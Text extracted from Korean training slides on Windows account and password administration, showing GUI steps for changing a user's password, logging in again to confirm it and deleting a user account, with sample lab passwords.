
### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경 (GUI)

» # 관리자로 권한 상승을 위해 관리자 password를 입력

# 암호 : 1q2w3e4r% %




### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 비밀번호 변경 (GUI)
    - » # 비밀번호를 변경하고자 하는 사용자를 선택



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 비밀번호 변경 (GUI)
    - » # 변경하고자 하는 사용자 계정 변경에서 암호 변경 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경 (GUI)

- » # 변경할 비밀번호를 입력
- » # 암호 : z1x2c3v4\*\* 힌트 : kshield




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### – 사용자 비밀번호 변경 확인

» # 종료 또는 로그아웃 → 로그아웃 클릭



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 비밀번호 변경 확인
    - » # 비밀번호를 변경한 계정 'ksj09'로 로그인 시도




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 사용자 계정 삭제 (GUI)

» # 사용자 계정 삭제를 위해 제어판 → 사용자 계정클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### – 사용자 계정 삭제 (GUI)

» # 사용자 계정 변경 화면에서 다른 계정 관리를 클릭



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 계정 삭제 (GUI)
    - » # 삭제하고자 하는 사용자 클릭




### 3 <실습> 계정 및 패스워드

- 실습 풀이

